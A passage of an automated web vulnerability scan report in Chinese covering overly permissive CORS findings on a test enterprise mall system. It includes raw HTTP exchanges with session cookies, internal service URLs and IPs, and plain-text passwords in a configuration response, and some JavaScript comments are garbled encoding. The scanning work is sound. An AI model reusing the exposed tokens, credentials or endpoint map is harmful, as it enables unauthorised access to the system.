Cookie: account=setest01; sessionId=9a8670ffe4c1b50bb163eb8681b8ff0e; enterpriseId=55;
enterpriseCode=SUNEEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
  "userId": "",
  "account": "setest01",
  "name": "\u8d44\u6e90\u5546\u57ce\u6d4b\u8bd501",
  "address": "753 Main Street",
  "eMail": "test@altoromutual.com",
  "telephone": "555-555-5555"
}

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "      修改失败! null",
  "html": null
}

```

变体- | 3 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

POST /user/userModify HTTP/1.1
Content-Length: 2
sessionId: c5b8689a1098705cd3ffdf0d57563a1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Host: system-rest-enterprise.mall.xt.weilian.cn
Cookie: account=setest01; sessionId=607ac0579768da8ecf687780713c8bf0; enterpriseId=55;
enterpriseCode=SUNEE; enterpriseLevel=1
X-Requested-With: XMLHttpRequest
Connection: keep-alive
Origin: http://system-rest-enterprise.mall.xt.weilian.cn
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Accept: application/json, text/javascript, */*; q=0.01
Content-Type: application/json; charset=UTF-8
Accept-Language: en-US,en;q=0.8

{
}

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
  ],
  "returnCode": 0,
  "msg": "      修改失败! null",
  "html": null
}

```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/user/getUserRealMenuList
实体:	getUserRealMenuList (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /user/getUserRealMenuList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; enterpriseCode=SUNEEE; sessionId=ff1d64918bd06bf341f084828da4d7d4;
enterpriseId=55; account=setest02
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
    [
      {
        "title": "资产管理",
        "iconClass": "gi gi-shopping_bag",
        "url": "#",
        "subMenu": [
          {
            "title": "资产信息",
```

```

        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goods.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "true",
                "export": "true",
                "auth": "false",
                "batchsearch": "false"
            }
            ,
            "form": null
        }
        ,
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 19,
        "iframe": "false"
    }
    ,
    {
        "title": "          资产分类",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsclasslist.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "false",
                "export": "false",
                "auth": "false",
                "batchsearch": "false"
            }
            ,
            "form": null
        }
        ,
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 47,
        "iframe": "false"
    }
    ,
    {
        "title": "          分类查询资产",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodstree.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
            }
        }
    }

```

```

        "importIn": "false",
        "export": "false",
        "auth": "false",
        "batchsearch": "false"
    }
    "form": null
}
,
"version": null,
"publishTime": null,
"orderNum": null,
"menuId": 35277,
"iframe": "false"
}
,
{
    "title": "        上下架管理",
    "iconClass": "",
    "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodscontrolList.html",
    "subMenu": null,
    "settings": {
        "table": {
            "search": "true",
            "add": "true",
            "edit": "false",
            "del": "true",
            "batchedit": "false",
            "audit": "false",
            "tools": "false",
            "batchdel": "false",
            "seniorSearch": "true",
            "detail": "false",
            "importIn": "true",
            "export": "true",
            "auth": "false",
            "batchsearch": "false"
        }
        "form": null
    }
    "version": null,
    "publishTime": null,
    "orderNum": null,
    "menuId": 35034,
    "iframe": "false"
}
,
{
    "title": "        库存管理",
    "iconClass": "",
    "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsStockQueryReportList.html",
    "subMenu": null,
    "settings": {
        "table": {
            "search": "false",
            "add": "false",
            "edit": "false",
            "del": "false",
            "batchedit": "false",
            "audit": "false",
            "tools": "false",
            "batchdel": "false",
            "seniorSearch": "false",
            "detail": "false",
            "importIn": "false",
            "export": "false",
            "auth": "false",
            "batchsearch": "false"
        }
        "form": null
    }
    "version": null,
    "publishTime": nul
...
...
...

```


变体- | 2 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /user/getUserRealMenuList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; enterpriseCode=SUNEEE; sessionId=ee7290de32e02a6f31d21e51ab01d02b;
enterpriseId=55; account=setest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:59 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked
```

```
{
  "data": [
    [
      {
        "title": "资产管理",
        "iconClass": "gi gi-shopping_bag",
        "url": "#",
        "subMenu": [
          {
            "title": "资产信息",
            "iconClass": "",
            "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goods.html",
            "subMenu": null,
            "settings": {
              "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "true",
                "export": "true",
                "auth": "false",
                "batchsearch": "false"
              },
              "form": null
            },
            "version": null,
            "publishTime": null,
            "orderNum": null,
            "menuId": 19,
            "iframe": "false"
          }
        ]
      }
    ]
  }
}
```

```

        "title": "          资产分类",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsclasslist.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "false",
                "export": "false",
                "auth": "false",
                "batchsearch": "false"
            },
            "form": null
        },
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 47,
        "iframe": "false"
    },
    {
        "title": "          分类查询资产",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodstree.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "false",
                "export": "false",
                "auth": "false",
                "batchsearch": "false"
            },
            "form": null
        },
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 35277,
        "iframe": "false"
    },
    {
        "title": "          上下架管理",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodscontrolList.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "false",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "true",

```

```

        "detail": "false",
        "importIn": "true",
        "export": "true",
        "auth": "false",
        "batchsearch": "false"
      }
    },
    "form": null
  }
  ,
  "version": null,
  "publishTime": null,
  "orderNum": null,
  "menuId": 35034,
  "iframe": "false"
}
,
{
  "title": "      库存管理",
  "iconClass": "",
  "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsStockQueryReportList.html",
  "subMenu": null,
  "settings": {
    "table": {
      "search": "false",
      "add": "false",
      "edit": "false",
      "del": "false",
      "batchedit": "false",
      "audit": "false",
      "tools": "false",
      "batchdel": "false",
      "seniorSearch": "false",
      "detail": "false",
      "importIn": "false",
      "export": "false",
      "auth": "false",
      "batchsearch": "false"
    }
    ,
    "form": null
  }
  ,
  "version": null,
  "publishTime": nul
...
...
...

```

变体- | 3 / 3

差异: **cookie** 已从请求除去: 20687a7693972426b8692099c6af15d7

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /user/getUserRealMenuList HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; enterpriseCode=SUNEEE; enterpriseId=55; account=setest01
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *

```

```

X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:59 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked

{
  "data": [
    [
      {
        "title": "      资产管理",
        "iconClass": "gi gi-shopping_bag",
        "url": "#",
        "subMenu": [
          {
            "title": "      资产信息",
            "iconClass": "",
            "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goods.html",
            "subMenu": null,
            "settings": {
              "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "true",
                "export": "true",
                "auth": "false",
                "batchsearch": "false"
              },
              "form": null
            },
            "version": null,
            "publishTime": null,
            "orderNum": null,
            "menuId": 19,
            "iframe": "false"
          },
          {
            "title": "      资产分类",
            "iconClass": "",
            "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsclasslist.html",
            "subMenu": null,
            "settings": {
              "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "false",
                "export": "false",
                "auth": "false",
                "batchsearch": "false"
              },
              "form": null
            },
            "version": null,
            "publishTime": null,
            "orderNum": null,
            "menuId": 47,
            "iframe": "false"
          }
        ]
      }
    ]
  ]
}

```

```

        "title": "          分类查询资产",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodstree.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "true",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",
                "detail": "false",
                "importIn": "false",
                "export": "false",
                "auth": "false",
                "batchsearch": "false"
            },
            "form": null
        },
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 35277,
        "iframe": "false"
    },
    {
        "title": "          上下架管理",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodscontrolList.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "true",
                "add": "true",
                "edit": "false",
                "del": "true",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "true",
                "detail": "false",
                "importIn": "true",
                "export": "true",
                "auth": "false",
                "batchsearch": "false"
            },
            "form": null
        },
        "version": null,
        "publishTime": null,
        "orderNum": null,
        "menuId": 35034,
        "iframe": "false"
    },
    {
        "title": "          库存管理",
        "iconClass": "",
        "url": "http://vr-goods-rest-
enterprise.mall.xt.weilian.cn/static/goodsStockQueryReportList.html",
        "subMenu": null,
        "settings": {
            "table": {
                "search": "false",
                "add": "false",
                "edit": "false",
                "del": "false",
                "batchedit": "false",
                "audit": "false",
                "tools": "false",
                "batchdel": "false",
                "seniorSearch": "false",

```

```
        "detail": "false",
        "importIn": "false",
        "export": "false",
        "auth": "false",
        "batchsearch": "false"
      },
      "form": null
    },
    "version": null,
    "publishTime": null,
    "orderNum": null,
    "menuId"
  },
  ...
  ...
  ...
```

过度许可的 CORS 访问测试	
严重性:	低
CVSS 分数:	5.0
URL:	http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/modify_password.html
实体:	modify_password.html (Page)
风险:	可能会收集有关 Web 应用程序的敏感信息，如用户名、密码、机器名和/或敏感文件位置 可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息
原因:	Web 应用程序编程或配置不安全
固定值:	修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /static/component_pages/modify_password.html HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: text/html, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

HTTP/1.1 200 OK
Content-Length: 3321
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT
```

```

<div class="newpage-con">
  <div class="row block">
    <div class="col-md-2"></div>
    <form action="index.html" method="post" enctype="multipart/form-data" class="col-
md-8 form-horizontal" onsubmit="return false;">
      <fieldset>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入原密码: </label>
          <div class="col-md-7">
            <input type="password" id="init_password"
name="init_password" class="form-control" placeholder="请输入原密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label" >      请输入新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_1"
name="new_password_1" class="form-control" placeholder="请输入新密码..">
          </div>
        </div>
        <div class="form-group">
          <label class="col-md-3 control-label" >      确认新密码: </label>
          <div class="col-md-7">
            <input type="password" id="new_password_2"
name="new_password_2" class="form-control" placeholder="确认新密码..">
          </div>
        </div>
        <div class="form-group form-actions">
          <div class="col-md-7 col-md-offset-3">
            <button type="submit" id="update_password" class="btn btn-sm btn-primary">修改密码
          </div>
        </div>
      </fieldset>
    </form>
    <div class="col-md-2"></div>
  </div>
</div>
<script>
  $(function () {
    $("#update_password").bind("click",function () {
      updatePassword();
    });
    /      /保存修改的密码
    function updatePassword() {
      var originalPassword=$("#init_password").val();
      var newPassword1=$("#new_password_1").val();
      var newPassword2=$("#new_password_2").val();
      //输入校验
      if(originalPassword==""){
        layer.msg("请输入原密码!");
        return;
      }
      if(newPassword1==""){
        layer.msg("请输入新密码!");
        return;
      }
      if(newPassword2==""){
        layer.msg("请再次输入新密码!");
        return;
      }
      if(originalPassword == newPassword1){
        layer.msg("新密码与原密码相同, 请重新输入!");
        return;
      }
      if(newPassword2 != newPassword1){
        layer.msg("密码不一致, 请重新输入!");
        return;
      }
      $.ajax({
        type: "POST",
        url: "/user/updateUserPassword",
        data: {"originalPassword":originalPassword,
        "newPassword":newPassword1
        },
        dataType: "json",

```

```

        error: function (result) {
            layer.msg("保存出错! ");
        },
        success: function (result) {
            if(result.returnValue==1){
                layer.msg("修改密码成功!");
                //修改成功之后重新定位到登录页面
                top.location = "../login.html";
            }else{
                layer.msg(result.msg);
            }
        }
    });
}
})
</script>

```

问题 42 / 51

TOC

过度许可的 CORS 访问测试

严重性: 低

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/static/js/style.js>

实体: style.js (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```

GET /static/js/style.js HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseCode=SUNEEE; account=setest01; sessionId=c5b8689a1098705cd3ffdf0d57563a1;
enterpriseId=55; enterpriseLevel=1
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
Accept: */*
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1

```

```

HTTP/1.1 200 OK
Content-Length: 25369
Access-Control-Allow-Headers: x-requested-with,content-type,sessionId
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Date: Fri, 12 Jan 2018 03:24:53 GMT

```



```

function table(table) {

    var Sys = (function(ua) {
        var s = {};
        s.IE = ua.match(/msie ([\d.]+)/) ? true : false;
        s.Firefox = ua.match(/firefox\/([\d.]+)/) ? true : false;
        s.Chrome = ua.match(/chrome\/([\d.]+)/) ? true : false;
        s.IE6 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 6)) ?
true
                : false;
        s.IE7 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 7)) ?
true
                : false;
        s.IE8 = (s.IE && ([ /MSIE (\d)\.0/i.exec(navigator.userAgent) ][0][1] == 8)) ?
true
                : false;
        return s;
    })(navigator.userAgent.toLowerCase());
    function $(Id) {
        return document.getElementById(Id);
    }
    ;
    function addListener(element, e, fn) {
        element.addEventListener ? element.addEventListener(e, fn, false)
            : element.attachEvent("on" + e, fn);
    }
    ;
    function removeListener(element, e, fn) {
        element.removeEventListener ? element.removeEventListener(e, fn, false)
            : element.detachEvent("on" + e, fn);
    }
    ;
    var Css = function(e, o) {
        if (typeof o == "string") {
            e.style.cssText = o;
            return;
        }
        for ( var i in o)
            e.style[i] = o[i];
    };
    var Bind = function(object, fun) {
        var args = Array.prototype.slice.call(arguments).slice(2);
        return function() {
            return fun.apply(object, args);
        }
        ;
    };
    var BindAsEventListener = function(object, fun) {
        var args = Array.prototype.slice.call(arguments).slice(2);
        return function(event) {
            return fun.apply(object, [ event || window.event ].concat(args));
        }
        ;
    };
    var Extend = function(destination, source) {
        for ( var property in source) {
            destination[property] = source[property];
        }
        ;
    };
    var Class = function(properties) {
        var _class = function() {
            return (arguments[0] != null && this.initialize && typeof
(this.initialize) == 'function') ? this.initialize
                .apply(this, arguments)
                : this;
        }
        ;
        _class.prototype = properties;
        return _class;
    };
    var Table = new Class(
        {
            initialize : function(tab, set) {
                this.table = tab;
                this.thead = tab.getElementsByTagName('thead')[0]; //
                this.theadtds = this.thead.getElementsByTagName('td'); //
                this.rows = []; // é éçtbodyè°à¼ætrçá¼ç"
                // è çéç"æ°ç»è°à¼æ"à ä.°æ
                °ç»æreverseæ¹æ¹,ä"ä»¼ç"æ¼æfä°,ää°
            }
        }
    );
}

```

```

this.clos = {}; // é          éçë°â¼ææââç´ çâ¼ç´´
this.edits = {}; // ç¼          è¼è;"æ ¼çè$ââæç¤°
this.sortCol = null; // è°°â¼          â°âæfâ´æâ°â.
this.inputtd = null; // è°°â¼          â°â. *inputèç«ç¼è¼â°
this.closarg = {
    tdnun : null,
    totdnum : null,
    closmove : BindAsEventListener(this,

this.closmove),

        closup : BindAsEventListener(this, this.closup)
}; // â          'â°âæ¼çä,â°â¼æ$æ¹æ³
this.widtharg = {
    td : null,
    nexttd : null,
    x : 0
    ,
    tdwidth : 0,
    nexttdwidth : 0,
    widthmove : BindAsEventListener(this,

this.widthmove),

        widthhup : BindAsEventListener(this, this.widthhup)
}
;
var i = 0, j = 0, d = document, rows =
tab.tBodies[0].rows, tds1 = tab.tBodies[0]

        .getElementsByTagName('td'), edit = [];
var divs = this.thead.getElementsByTagName('div');
this.input = d.createElement('input'); // ç¼          è¼ç´´çinput
this.input.type = "text";
this.input.className = 'edit';
this.img = d.body.appendChild(d.createElement('div'));
this.img.className = "cc";
this.line = d.body.appendChild(d.createElement('div'));
this.line.className = 'line';
this.line.style.top = tab.offsetTop + "px";
if (Sys.IE6) {
    this.checkbox = {}; // è°°â¼          éfâ°checkboxèç«éâ,â°

â¼çie6â,â¼ââ°¹çé@éç

        var checkboxs =
tab.getElementsByTagName('input'), k = 0;
        for (var lll = checkboxs.length; k < lll; k++)
            checkboxs[k].type == "checkbox"
                && addListener(
                    checkboxs[k],
                    "click",
                    Bind
                        (
                            this
                                ,
                            function(elm, k) {
                                elm.checked == true ? (this
...
...
...

```

过度许可的 CORS 访问测试

严重性: **低**

CVSS 分数: 5.0

URL: <http://system-rest-enterprise.mall.xt.weilian.cn/user/getModularPrefix>

实体: getModularPrefix (Page)

风险: 可能会收集有关 Web 应用程序的敏感信息, 如用户名、密码、机器名和/或敏感文件位置
可能会劝说初级用户提供诸如用户名、密码、信用卡号、社会保险号等敏感信息

原因: Web 应用程序编程或配置不安全

固定值: 修改“Access-Control-Allow-Origin”头以仅获取允许的站点

变体- | 1 / 3

差异:

推理: AppScan 检测到“Access-Control-Allow-Origin”头的许可权太多

测试请求和响应:

```
GET /user/getModularPrefix HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/57.0.2987.133 Safari/537.36
Referer: http://system-rest-enterprise.mall.xt.weilian.cn/static/index.html
Cookie: enterpriseLevel=1; sessionId=ffld64918bd06bf341f084828da4d7d4; enterpriseId=55;
enterpriseCode=SUNEEE; account=setest02
Connection: keep-alive
Host: system-rest-enterprise.mall.xt.weilian.cn
X-Requested-With: XMLHttpRequest
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.8
sessionId: c5b8689a1098705cd3ffdf0d57563a1
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Headers: x-requested-with,content-type,sessionid
Server: openresty
Access-Control-Allow-Methods: GET,POST,HEAD,PUT,DELETE,OPTIONS
Access-Control-Allow-Origin: *
X-Hit-Server: nginx-2
Connection: keep-alive
Vary: Accept-Encoding
Date: Fri, 12 Jan 2018 03:24:53 GMT
Content-Type: application/json;charset=utf-8
Transfer-Encoding: chunked
```

```
{
  "GJ_LOGISTICSTATUS_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "OPG_APPCODE_YN": "SUNEEE78CFCC27",
  "mall_goods_host": "http://vr-goods-rest-enterprise.mall.xt.weilian.cn/",
  "wf_attributeOver": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "HG_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "getEmployeeList":
    "http://asset.mall.xt.weilian.cn/base/EmployeeAPI/getEmployeeList",
  "wf_giftid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "empURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/base/base/EmployeeAPI/getEmployeeList",
  "wf_order": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "wf_instockid": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
  "wholesaleUrl": "http://test.wholesale.scn.weilian.cn/",
  "HG_PAYMENT_URL": "http://172.19.6.150:30106/tools/declartion/accept",
  "SYNC_UC_MQ_PASSWORD": "password",
  "OPG_QUERY_PAY_METHODS_URL": "http://pay.weilian.cn/payment/pay/getPaymentsType",
  "purchaseUrl": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn/",
  "comURL": "http://vr-base-rest-
enterprise.mall.xt.weilian.cn/CompanyAPI/getCompanyList",
```

```

"baseDvURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/",
"GJ_ORDER_URL": "http://172.19.6.150:30106/tools/declartion/accept",
"wf_attributeTurndepot": "http://vr-storage-rest-enterprise.mall.xt.weilian.cn/",
"dictURL": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/dictionary/List",
"njxs_mall_confirm_time": "7",
"purchase_web_url": "http://vr-purchase-rest-enterprise.mall.xt.weilian.cn:81/purchase/",
"PC_NJXS_HLG": "http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/credit.html",
"reportformUrl": "http://test.reportform.scn.weilian.cn/",
"PC_NJXS_CJG": "http://system-rest-enterprise.mall.xt.weilian.cn/static/component_pages/landscape.html",
"reportformURL": "http://test.reportform.scn.weilian.cn/",
"ChinaPayAgent_app_code": "SUNEEE78CFCC27",
"supplierid": "191620",
"wf_clientfees": "http://test.wholesale.scn.weilian.cn/",
"kitchenUrl": "http://test.kitchen.scn.weilian.cn/",
"clientUrl": "http://vr-base-rest-enterprise.mall.xt.weilian.cn/ClientAPI/queryClientList",
"njxs_mall_erp_enterpriseid": "134",
"njxs_mall_erp_sale_host": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn/",
"yn_mall_cancel_time": "10",
"workflowUrl": "http://test.flw.scn.weilian.cn:81/web-basic/",
"iespDepotUrl": "http://test.depot.scn.weilian.cn/",
"print_spFnPayment": "http://test.finance.scn.weilian.cn/printdata",
"APP_YINENG_FWS": "http://vr-sale-rest-enterprise.mall.xt.weilian.cn:81/sale/H5/mobile/yineng_mobile/fws/index.html",
"zysc_approval_process_admin_password": "111111",
"wf_gather": "http://test.wholesale.scn.weilian.cn/",
"wf_wholesale": "http://test.wholesale.scn.weilian.cn/",
"uc_host": "http://uc.weilian.cn/account_auth_admin/",
"mall_reportform_host": "http://test.reportform.scn.weilian.cn/",
"wf_spFnPayment": "http://test.finance.scn.weilian.cn/",
